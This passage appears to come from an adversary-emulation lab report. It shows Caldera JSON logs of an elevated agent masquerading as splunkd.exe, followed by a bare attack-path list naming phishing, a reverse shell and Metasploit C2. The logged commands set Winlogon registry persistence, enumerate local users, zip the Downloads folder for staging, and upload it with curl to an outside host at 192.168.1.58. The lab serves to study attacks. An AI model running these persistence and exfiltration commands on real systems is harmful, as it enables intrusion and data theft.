-Force","delegated_timestamp":"2025-09-17T10:22:25Z","collected_timestamp":"2025-09-17T10:23:03Z","finished_timestamp":"2025-09-17T10:23:03Z","status":0,"platform":"windows","executor":"psh","pid":19312,"agent_metadata":{"paw":"vkjfbi","group":"red","architecture":"amd64","username":"DESKTOP-4V2J8CB\\Ajay Pratap
Singh","location":"C:\\Users\\Public\\splunkd.exe","pid":18368,"ppid":6544,"privilege":"Elevated","host":"DESKTOP-4V2J8CB","contact":"HTTP","created":"2025-09-17T08:26:47Z"},"ability_metadata":{"ability_id":"dc74af5b90b9cbb4dcfbcaaa3e412a5e","ability_name":"Winlogon HKLM Shell Key Persistence -
PowerShell","ability_description":"PowerShell code to set Winlogon shell key to execute a binary at logon along with explorer.exe.\n\nUpon successful execution, PowerShell will modify a registry value to execute cmd.exe upon logon/logoff.\n"},"operation_metadata":{"operation_name":"adversary emulation
lab","operation_start":"2025-09-17T10:21:40Z","operation_adversary":"emulation lab"},"attack_metadata":{"tactic":"multiple","technique_name":"Boot or Logon Autostart Execution: Winlogon Helper DLL","technique_id":"T1547.004"},"agent_reported_time":"2025-09-17T10:23:03Z"},{"command":"Get-WmiObject -Class
Win32_UserAccount","plaintext_command":"Get-WmiObject -Class Win32_UserAccount","delegated_timestamp":"2025-09-17T10:23:05Z","collected_timestamp":"2025-09-17T10:23:52Z","finished_timestamp":"2025-09-17T10:23:53Z","status":0,"platform":"windows","executor":"psh","pid":14968,"agent_metadata":
{"paw":"vkjfbi","group":"red","architecture":"amd64","username":"DESKTOP-4V2J8CB\\Ajay Pratap Singh","location":"C:\\Users\\Public\\splunkd.exe","pid":18368,"ppid":6544,"privilege":"Elevated","host":"DESKTOP-4V2J8CB","contact":"HTTP","created":"2025-09-17T08:26:47Z"},"ability_metadata":{"ability_id":"feaced8f-
f43f-452a-9500-a5219488abb8","ability_name":"Identify local users","ability_description":"Identify all local users"},"operation_metadata":{"operation_name":"adversary emulation lab","operation_start":"2025-09-17T10:21:40Z","operation_adversary":"emulation lab"},"attack_metadata":
{"tactic":"discovery","technique_name":"Account Discovery: Local Account","technique_id":"T1087.001"},"agent_reported_time":"2025-09-17T10:23:52Z"},{"command":"Compress-Archive -Path $env:USERPROFILE\\Downloads -DestinationPath $env:TEMP\\file.zip -Force","plaintext_command":"Compress-Archive -Path
$env:USERPROFILE\\Downloads -DestinationPath $env:TEMP\\file.zip -Force","delegated_timestamp":"2025-09-17T10:23:55Z","collected_timestamp":"2025-09-17T10:24:43Z","finished_timestamp":"2025-09-17T10:25:31Z","status":0,"platform":"windows","executor":"psh","pid":13776,"agent_metadata":
{"paw":"vkjfbi","group":"red","architecture":"amd64","username":"DESKTOP-4V2J8CB\\Ajay Pratap Singh","location":"C:\\Users\\Public\\splunkd.exe","pid":18368,"ppid":6544,"privilege":"Elevated","host":"DESKTOP-4V2J8CB","contact":"HTTP","created":"2025-09-17T08:26:47Z"},"ability_metadata":
{"ability_id":"885997e230cb2b9dc3cc7e9d8ec5a6d8","ability_name":"Zip a Folder with PowerShell for Staging in Temp","ability_description":"Use living off the land tools to zip a file and stage it in the Windows temporary folder for later exfiltration. Upon execution, Verify that a zipped folder named
Folder_to_zip.zip\nwas placed in the temp directory.\n"},"operation_metadata":{"operation_name":"adversary emulation lab","operation_start":"2025-09-17T10:21:40Z","operation_adversary":"emulation lab"},"attack_metadata":{"tactic":"collection","technique_name":"Data Staged: Local Data
Staging","technique_id":"T1074.001"},"agent_reported_time":"2025-09-17T10:24:43Z"},{"command":"cmd /c curl.exe -v -T \"%TEMP%\\file.zip\" \"http://192.168.1.58:8081/file.zip\"","plaintext_command":"cmd /c curl.exe -v -T \"%TEMP%\\file.zip\" \"http://192.168.1.58:8081/
file.zip\"","delegated_timestamp":"2025-09-17T10:25:35Z","collected_timestamp":"2025-09-17T10:25:45Z","finished_timestamp":"2025-09-17T10:26:04Z","status":0,"platform":"windows","executor":"cmd","pid":21212,"agent_metadata":{"paw":"vkjfbi","group":"red","architecture":"amd64","username":"DESKTOP-4V2J8CB\\Ajay
Pratap Singh","location":"C:\\Users\\Public\\splunkd.exe","pid":18368,"ppid":6544,"privilege":"Elevated","host":"DESKTOP-4V2J8CB","contact":"HTTP","created":"2025-09-17T08:26:47Z"},"ability_metadata":{"ability_id":"5fcf4d85-45f5-479a-b8a9-2408c59885c0","ability_name":"hex encoded data chunks
http","ability_description":"exfiltrates a file by sending chuked hex-encoded data using curl get"},"operation_metadata":{"operation_name":"adversary emulation lab","operation_start":"2025-09-17T10:21:40Z","operation_adversary":"emulation lab"},"attack_metadata":
{"tactic":"exfiltration","technique_name":"Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol","technique_id":"T1048.003"},"agent_reported_time":"2025-09-17T10:25:45Z"}]
```

Fig 1.7 Caldera Logs

Attack Path Diagram



External user
PyPhisher
Reverse shell payload
Exit Reciever
Caldera
C2 Metasploit
Metasploit Launcher